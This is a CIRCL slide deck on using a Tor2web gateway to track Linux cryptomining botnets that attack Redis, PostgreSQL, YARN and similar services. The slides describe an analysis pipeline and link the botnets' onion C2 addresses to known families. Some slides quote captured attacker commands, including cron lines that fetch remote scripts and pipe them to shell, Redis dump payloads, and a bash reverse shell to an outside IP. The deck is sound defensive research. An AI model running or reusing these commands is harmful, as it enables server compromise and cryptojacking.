An Update on Industrialize the Tracking of Botnet Operations

A Practical Case with Large Coin-Mining Threat-Actor(s)

CIRCL
Computer Incident
Response Center
Luxembourg

Alexandre Dulaunoy
Jean-Louis Huynen

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TLP:WHITE

info@circl.lu

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Outline

- A word about **Tor web gateways**,
- A word about Tor web gateways - **our setup**,
- Illegitimate Cryptomining and botnet(s),
- Making **sense of the data**,
- Sharing analyses alongside relevant indicators,
- Future works.

Tor web gateways

- Offer an HTTP or SOCKS5 proxy **access to the Tor network**,
- onion.to, tor2web.in, tor2web.it, tor2web.su, onion.re, tor2web.su, onion.com.de, onion.sh, tor2web.io, etc.
- used to protect publishers'anonymity without regards for users',
- some use official tor2web python tool[1],
- can **log everything**,
- can **tamper with users' HTTP traffic** (adding ads, scripts),
- can **be malicious** (redirects, binary injection)
- can be used to **host C2** hidden services for victims without Tor access.

[1] `https://github.com/tor2web/`

What's the reality behind Tor web gateways?

- In August 2020, we got **an itch to set up a Tor web gateway**, interested in understanding what is the part of truth in our previous slide,
- after very few advertisments about it on twitter and elsewhere, we started to receive repeating HTTP requests (maybe to assess the service reliability)
- On October 20th, we started to receive requests with this kind of referer:

```
61.153.75.222_root_x86_64_controller_73ebe5e5ba4a522bc839d46dea1c8a3e_NDMgKiAqICogKiAvcm9vdC8uc3lzdG
VtZC1zZXJ2aWNlLnNoID4gL2Rldi9udWxsIDI+JjEgJgowICAqLzMgICogICogICogL2Jpbi9iYXNoIC91c3IvbGliL3B5dGhvbj
IuNi9zaXRlLXBhY2thZ2VzL2VDbGFzc1JlY292ZXJ5L3ZlY19SZWNvdmVyeS9zY3JpcHQvbXlzcWxfYmFrLnNoCg==

115.236.179.140_yarn_x86_64_hellowin1_c496dacf7034371127de6f4bcad7e4c0_NDIgKiAqICogKiAvdmFyL2xpYi9oY
WRvb3AteWFybi8uc3lzdGVtZC1zZXJ2aWNlLnNoID4gL2Rldi9udWxsIDI+JjEgJgo=

41.175.8.163_postgres_x86_64_paygosandbox_776ee77610be03536a302ca1d8acc69d_MjQgKiAqICogKiAvdmFyL2xpY
i9wZ3NxbC8uc3lzdGVtZC1zZXJ2aWNlLnNoID4gL2Rldi9udWxsIDI+JjEgJgo=

117.62.172.163_yarn_x86_64_bigdata05_b7e1f989ae02b183a2507c1ce83de468_
```


Initial findings...

- base64 decoded contents looked somethings like that:


```
1 * * * * /root/.systemd-service.sh > /dev/null 2>&1 &

* * * * * /usr/local/dbappsecurity/edr/loopstart_edr.sh

0 * * * * ntpdate cn.ntp.org.cn

18 * * * * /var/lib/postgresql/.systemd-service.sh > /dev/null 2>&1 &

*/1 * * * *  sh /root/wxb/kill-out/wxb_kill-out.sh

*/5 * * * *  sh /usr/local/bin/wxb_secure_ssh.sh

12 * * * * /home/hadoop/.systemd-service.sh > /dev/null 2>&1 &

8 * * * * /var/lib/postgresql/.systemd-service.sh > /dev/null 2>&1 &

43 * * * * /var/lib/pgsql/.systemd-service.sh > /dev/null 2>&1 &
```

- We soon started to collect binaries and **to automate some aspects of the analysis**.

Our Tor web setup gateways (April 2021)



Our Tor web setup gateways (October 2021)



Our automated analysis pipeline

D4[2] **collects** logs files as produced from the Tor2web gateway and push them in a redis list, then:


- we grok the log files and push the result in a **RedisGraph**,
- we use a combination of CYPHER and RedisSearch queries to **navigate the data**,
- we use redisinsight for the visualization.

```
MATCH (b:Bot)-[r:reach]->(cc:CC)
WHERE b.firstseen CONTAINS "/Apr/2021"
RETURN b, cc
```

[2] https://www.d4-project.org/

Making sense of the data

Clients, Hidden Services, Binaries, etc.



Making sense of the data

These referers fields...

```
CALL db.idx.fulltext.queryNodes('Command', '"http"|"https"') YIELD node
RETURN node.content
```

```
"* * * * * wget -q -O - http://195.3.146.118/h2.sh | sh > /dev/null 2>&1\n"

"*/1 */22 * * 6 (curl -fsSL http://144.217.207.26/fc||wget -q -O - http://144.217.207.26/fc)|bash >
/dev/null 2>&1\n"

"*/30 * * * * /home/postgres//usr/local/pgsql/data/./oka\n* */6 * * * wget -q -O- http://xmr.linux12
13.ru:2019/back.sh | sh\n"

"REDIS0008\xfa\tredis-ver\x064.0.11\xfa\nredis-bits\xc0@\xfa\x05ctime³4<^\xfa\bused-mem\xc2\xe7\x1f\
x0e\x00\xfa\faof-preamble\xc0\x00\xfe\x00\xfb\x01\x00\x00\xc0\x01@z\n\n*/1 * * * * curl -L http://12
0.25.164.145:2245/i.sh | sh\n*/1 * * * * wget -q http://120.25.164.145:2245/i.sh -O - | sh\n\n\xffX\
x12\xbd6GRb\xfa"
```

Making sense of the data

These referers fields...

```
CALL db.idx.fulltext.queryNodes('Command', 'REDIS000*') YIELD node
RETURN node
```

```
"REDIS0008\xfa\tredis-ver\x064.0.11\xfa\nredis-bits\xc0@\xfa\x05ctime³4<^\xfa\bused-mem\xc2\xe7\x1f\
x0e\x00\xfa\faof-preamble\xc0\x00\xfe\x00\xfb\x01\x00\x00\xc0\x01@z\n\n*/1 * * * * curl -L http://12
0.25.164.145:2245/i.sh | sh\n*/1 * * * * wget -q http://120.25.164.145:2245/i.sh -O - | sh\n\n\xffX\
x12\xbd6GRb\xfa"

"REDIS0009\xfa\tredis-ver\x055.0.8\xfa\nredis-bits\xc0@\xfa\x05ctime\xc2I1\xb2_\xfa\bused-mem,S\x0e\
x00\xfa\faof-preamble\xc0\x00\xfe\x00\xfb\x02\x00\x00\x04wedc5\n* * * * * bash -i >& /dev/tcp/47.100
.5.0/12350 0>&1\n\x00\x04we2c5\n* * * * * bash -i >& /dev/tcp/47.100.5.0/12350 0>&1\n\xff\xc4đ\xe2\x
0f\xb3]\t"
```

Making sense of the data

External analyses

By that time other analyses with **common IoCs** or **similar techniques** appeared:

- SystemdMiner [3]
- PGMiner [4]
- dreambus Botnet [5]

We are observing linux-based cryptomining botnets targeting **redis, postgresql, yarn, jenkins, spark, saltsack, consul and SSH.**

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[3] https://unit42.paloaltonetworks.com/pgminer-postgresql-cryptocurrency-mining-botnet/

[4] https://unit42.paloaltonetworks.com/pgminer-postgresql-cryptocurrency-mining-botnet/

[5] https://www.zscaler.com/blogs/security-research/dreambus-botnet-technical-analysis

Making sense of the data

Our two main goals

- Learn more about the **hidden services and their relations.**
- Learn more about the **mining operation.**


Making sense of the data

External analyses and botnets relationships

25wlksd35c2fs55rnhlcfz3jjaujxmbmfkvrxeu7tkgnnesdhh3gghqd	dreambus
2iuu6o3zbmwynik2	
3h3gavz23bzxaucinuaxzydia2q2sksxw5w42mqn7w6ihtqyxtjzd6ad	
4iucigxvlfx4vcqn5sordersaa3a3ztjcaoszptxxo5b3pbn6nlwsfad	dreambus
4k6jta4zrwzm7u54am3vnjpnlvlbujyvrtprytf4scmrw7u3udmgqaqd	
5ixhieezozxwnvisopgxoba6ssbsrvdpxeduxb4jc6zx7s56rufrjzad	
7jmrbtrvkgcqkldzyob4kotpyvsgz546yvik2xv4rpnfmrhe4imxthqd	
aptgetgxqs3secda	SystemdMiner
bggts547gukhvmf4cgandlgxxphengxovoyo6ewhns5qmmb2b5oi43yd	dreambus
dreambusweduybcp	dreambus, PGMiner
i62hmnztfpzwrhjg34m6ruxem5oe36nulzmxcgbdbkiaceubprkta7ad	dreambus
ji55jjplpknk7eayxxtb5o3ulxuevntutsdanov5dp3wya7l7btjv4qd	dreambus
jk5zra7b3yq32timb27n4qj5udk4w2l5kqn5ulhnugdscelttfhtoyd	PGMiner
kklulqbwyj3s3g2i2otjajef2a3kychks2t3agsbv2hdwtiymkbnueid	
mazeclmhbacucxin	
mhevkk4odgzqpt2hbj3hhw2uz4vhunoo55evewrgmouyiehcaltmbrqd	
nssnkct6udyyx6zlv4l6jhqr5jdf643shyerk246fs27ksrdehl2z3qd	dreambus, PGMiner
ojk5zra7b3yq32timb27n4qj5udk4w2l5kqn5ulhnugdscelttfhtoyd	dreambus, PGMiner
plgs6otqdiu7snxdfwjnidhw4ncmp5qvvxi5gepiszg75kxebwci2wad	
qsts2vqotnlh2h5xwa7fp3iopb7h7cngknjjo4f4sxhrwcqgughipxid	dreambus
rapid7cpfqnwxodo	SystemdMiner
rxmxpzfkydkulhhqnuftbmf6d5q67jjchopmh4ofszfwwnmz4bqq2fid	
ryukdssuskovhnwb	
sg722jwocbvedckhd4dptpqfek5fsbmx3v57qg6lzhuo56np73mb3zyd	dreambus
tencentxjy5kpccv	
trumpzwlvlyrvlss	SystemdMiner
va6xh4hqgb754klsffjamjgotlq7mne3lyyrhu5vhypakbumzeo4c4ad	
wacpnnso4ottxlyvjp2adaieaivxx2saxoymednidp3zyfoqfc5jpqad	
wdtiia7l7nhvj4dlwt64coa6y2ujyiv3w7g2pmsf5oidnfgkczeumead	
wvzyv2nptjuxcqoibeklxese46j4uonzaapwyl6wvhdknjlqlcoeu7id	
y4mcrfeigcaa2robjk3azb2qwcd5hk45xpoaddupmdwv24qoggnmdbid	
yrxxxqia45xxcdqfwyx4pk6ufyanazdwjbv3de7r4mrtyztt5mpw35yd	


Making sense of the data

External analyses and botnets relationships



Making sense of the data

External analyses and botnets relationships



